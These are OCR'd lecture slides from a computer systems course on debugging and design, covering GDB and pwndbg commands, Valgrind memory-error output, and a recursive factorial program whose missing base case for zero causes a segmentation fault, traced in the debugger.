Debugging and Design

Computer Systems

Friday, November 10, 2023


Outline

- **Debugging**
  - **Tools**
- Design
  - Managing complexity
  - Communication
  - Naming
  - Comments

GDB

- **No longer stepping through assembly!**
  - Use the step/next commands
  - break on line numbers, functions
  - Use list to display code at line-numbers and functions
  - Use print with variables

- **Use pwndbg**
  - Nice display for viewing source/executing commands




```
nshc@nshcdell: ~/computer_system/hexdump (ssh)
0x7fffffffe350  00 10 00 00 00 00 00 00 01 00 00 00 05 00 00 00  ................
0x7fffffffe360  00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00  ................

[Inferior 1 (process 2031547) exited normally]
pwndbg> b main
Breakpoint 1 at 0x5555555553ce
pwndbg> r
Starting program: /home/nshc/moon/computer_system/hexdump/hexdump

Breakpoint 1, 0x00005555555553ce in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────
──────────────────────────────
*RAX  0x5555555553ce (main) ◂— endbr64
*RBX  0x555555555470 (__libc_csu_init) ◂— endbr64
*RCX  0x555555555470 (__libc_csu_init) ◂— endbr64
*RDX  0x7fffffffe488 —▸ 0x7fffffffe70f ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7fffffffe478 —▸ 0x7fffffffe6df ◂— '/home/nshc/moon/computer_system/hexdump/hexdump'
 R8   0x0
*R9   0x7ffff7fe0d60 (_dl_fini) ◂— endbr64
*R10  0x3
 R11  0x0
*R12  0x555555555120 (_start) ◂— endbr64
*R13  0x7fffffffe470 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x0
*RSP  0x7fffffffe388 —▸ 0x7ffff7de6083 (__libc_start_main+243) ◂— mov edi, eax
*RIP  0x5555555553ce (main) ◂— endbr64
──────────────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────
──────────────────────────────

 ► 0x5555555553ce <main>       endbr64
   0x5555555553d2 <main+4>     push   rbp
   0x5555555553d3 <main+5>     mov    rbp, rsp
   0x5555555553d6 <main+8>     sub    rsp, 0x120
   0x5555555553dd <main+15>    mov    rax, qword ptr fs:[0x28]
   0x5555555553e6 <main+24>    mov    qword ptr [rbp - 8], rax
   0x5555555553ea <main+28>    xor    eax, eax
   0x5555555553ec <main+30>    lea    rsi, [rip + 0xc1c]
   0x5555555553f3 <main+37>    lea    rdi, [rip + 0xc18]
   0x5555555553fa <main+44>    call   fopen@plt                <fopen@plt>

   0x5555555553ff <main+49>    mov    qword ptr [rbp - 0x118], rax
───────────────────────────────────────────────────────────────────────────────────[ STACK ]────────────────────
──────────────────────────────
00:0000│ rsp 0x7fffffffe388 —▸ 0x7ffff7de6083 (__libc_start_main+243) ◂— mov edi, eax
01:0008│     0x7fffffffe390 —▸ 0x7ffff7ffc620 (_rtld_global_ro) ◂— 0x504eb00000000
02:0010│     0x7fffffffe398 —▸ 0x7fffffffe478 —▸ 0x7fffffffe6df ◂— '/home/nshc/moon/computer_system/hexdump/hexdump'
03:0018│     0x7fffffffe3a0 ◂— 0x100000000
04:0020│     0x7fffffffe3a8 —▸ 0x5555555553ce (main) ◂— endbr64
05:0028│     0x7fffffffe3b0 —▸ 0x555555555470 (__libc_csu_init) ◂— endbr64
06:0030│     0x7fffffffe3b8 ◂— 0x927d733d677e72cd
07:0038│     0x7fffffffe3c0 —▸ 0x555555555120 (_start) ◂— endbr64
─────────────────────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────
──────────────────────────────
 ► 0   0x5555555553ce main
   1   0x7ffff7de6083 __libc_start_main+243
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
──────────────────────────────
pwndbg> 
```

https://darkdust.net/files/GDB%20Cheat%20Sheet.pdf

Valgrind

- **Find memory errors, detect memory leaks**
- **Common errors:**
  - Illegal read/write errors
  - Use of uninitialized values
  - Illegal frees
  - Overlapping source/destination addresses
- **Typical solutions**
  - Did you allocate enough memory?
  - Did you accidentally free stack variables/something twice?
  - Did you initialize all your variables?
  - Did use something that you just free'd?
- **--leak-check=full**
  - Memcheck gives details for each definitely/possibly lost memory block (where it was allocated




```
[pwells2@newcell ~/junk]$ valgrind ./memleak
==16738== Memcheck, a memory error detector
==16738== Copyright (C) 2002-2010, and GNU GPL'd, by Julian Seward et al.
==16738== Using Valgrind-3.6.1 and LibVEX; rerun with -h for copyright info
==16738== Command: ./memleak
==16738==
==16738== Invalid write of size 4
==16738==    at 0x400589: main (mem_leak.c:32)
==16738==  Address 0x4c26068 is 0 bytes after a block of size 40 alloc'd
==16738==    at 0x4A0646F: malloc (vg_replace_malloc.c:236)
==16738==    by 0x400505: main (mem_leak.c:17)
==16738==
==16738== Invalid read of size 4
==16738==    at 0x400598: main (mem_leak.c:33)
==16738==  Address 0x4c26068 is 0 bytes after a block of size 40 alloc'd
==16738==    at 0x4A0646F: malloc (vg_replace_malloc.c:236)
==16738==    by 0x400505: main (mem_leak.c:17)
==16738==
==16738==
==16738== HEAP SUMMARY:
==16738==     in use at exit: 410 bytes in 8 blocks
==16738==   total heap usage: 11 allocs, 3 frees, 590 bytes allocated
==16738==
==16738== LEAK SUMMARY:
==16738==    definitely lost: 410 bytes in 8 blocks
==16738==    indirectly lost: 0 bytes in 0 blocks
==16738==      possibly lost: 0 bytes in 0 blocks
==16738==    still reachable: 0 bytes in 0 blocks
==16738==         suppressed: 0 bytes in 0 blocks
==16738== Rerun with --leak-check=full to see details of leaked memory
==16738==
==16738== For counts of detected and suppressed errors, rerun with: -v
==16738== ERROR SUMMARY: 36 errors from 2 contexts (suppressed: 4 from 4)
[pwells2@newcell ~/junk]$
```

Code with a Bug

```
#include <stdio.h>

int fact(int n) {
    if(n == 1)
        return n;
    else
        return n * fact(n-1);
}

int main() {
    int n;
    for (n=0; n<20; n++)
    {
        printf("factorial of %d: \t %d\n" , n, fact(n));
    }
    return 0;
}
```


```
$ ./fact
Segmentation fault (core dumped)
```

Code with a Bug




```
pwndbg> r
Starting program: /home/nshc/moon/computer_system/07_debugging/fact

Program received signal SIGSEGV, Segmentation fault.
0x080491bf in fact ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]─
*EAX  0xfffc005a ◂— 0x91c4fffc
*EBX  0x804c000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804bf14 (_DYNAMIC) ◂— 0x1
*ECX  0xffffd500 ◂— 0x1
*EDX  0xffffd524 ◂— 0x0
*EDI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
*ESI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
*EBP  0xff7fe018 —▸ 0xff7fe038 —▸ 0xff7fe058 —▸ 0xff7fe078 —▸ 0xff7fe098 ◂— ...
*ESP  0xff7fe000 —▸ 0xfffc005a ◂— 0x91c4fffc
*EIP  0x80491bf (fact+41) —▸ 0xffffd2e8 ◂— 0x3
────────────────────────────────────────────[ DISASM / i386 / set emulate on ]──────────
 ► 0x80491bf <fact+41>    call   fact                          <fact>
        arg[0]: 0xfffc005a ◂— 0x91c4fffc
        arg[1]: 0x0
        arg[2]: 0x0
        arg[3]: 0x80491a5 (fact+15) ◂— add eax, 0x2e5b

   0x80491c4 <fact+46>    add    esp, 0x10
   0x80491c7 <fact+49>    imul   eax, dword ptr [ebp + 8]
   0x80491cb <fact+53>    leave
   0x80491cc <fact+54>    ret

   0x80491cd <main>       endbr32
   0x80491d1 <main+4>     lea    ecx, [esp + 4]
   0x80491d5 <main+8>     and    esp, 0xfffffff0
   0x80491d8 <main+11>    push   dword ptr [ecx - 4]
   0x80491db <main+14>    push   ebp
   0x80491dc <main+15>    mov    ebp, esp
────────────────────────────────────────────────────────[ STACK ]──────────────────────
00:0000│ esp 0xff7fe000 —▸ 0xfffc005a ◂— 0x91c4fffc
01:0004│     0xff7fe004 ◂— 0x0
02:0008│     0xff7fe008 ◂— 0x0
03:000c│     0xff7fe00c —▸ 0x80491a5 (fact+15) ◂— add eax, 0x2e5b
04:0010│     0xff7fe010 ◂— 0x0
05:0014│     0xff7fe014 ◂— 0x0
06:0018│ ebp 0xff7fe018 —▸ 0xff7fe038 —▸ 0xff7fe058 —▸ 0xff7fe078 —▸ 0xff7fe098 ◂— ...
07:001c│     0xff7fe01c —▸ 0x80491c4 (fact+46) ◂— add esp, 0x10
──────────────────────────────────────────────────────[ BACKTRACE ]────────────────────
 ► 0 0x80491bf fact+41
   1 0x80491c4 fact+46
   2 0x80491c4 fact+46
   3 0x80491c4 fact+46
   4 0x80491c4 fact+46
   5 0x80491c4 fact+46
   6 0x80491c4 fact+46
   7 0x80491c4 fact+46
───────────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

Code with a Bug




```
pwndbg> info thread
  Id   Target Id                 Frame
* 1    process 3280933 "fact" 0x080491bf in fact ()
pwndbg> cat /proc/3280933/maps
08048000-08049000 r--p 00000000 fd:00 4463972                            /home/nshc/moon/computer_system/07_debugging/fact
08049000-0804a000 r-xp 00001000 fd:00 4463972                            /home/nshc/moon/computer_system/07_debugging/fact
0804a000-0804b000 r--p 00002000 fd:00 4463972                            /home/nshc/moon/computer_system/07_debugging/fact
0804b000-0804c000 r--p 00002000 fd:00 4463972                            /home/nshc/moon/computer_system/07_debugging/fact
0804c000-0804d000 rw-p 00003000 fd:00 4463972                            /home/nshc/moon/computer_system/07_debugging/fact
f7dc6000-f7ddf000 r--p 00000000 fd:00 6041625                            /usr/lib/i386-linux-gnu/libc-2.31.so
f7ddf000-f7f3a000 r-xp 00019000 fd:00 6041625                            /usr/lib/i386-linux-gnu/libc-2.31.so
f7f3a000-f7fae000 r--p 00174000 fd:00 6041625                            /usr/lib/i386-linux-gnu/libc-2.31.so
f7fae000-f7faf000 ---p 001e8000 fd:00 6041625                            /usr/lib/i386-linux-gnu/libc-2.31.so
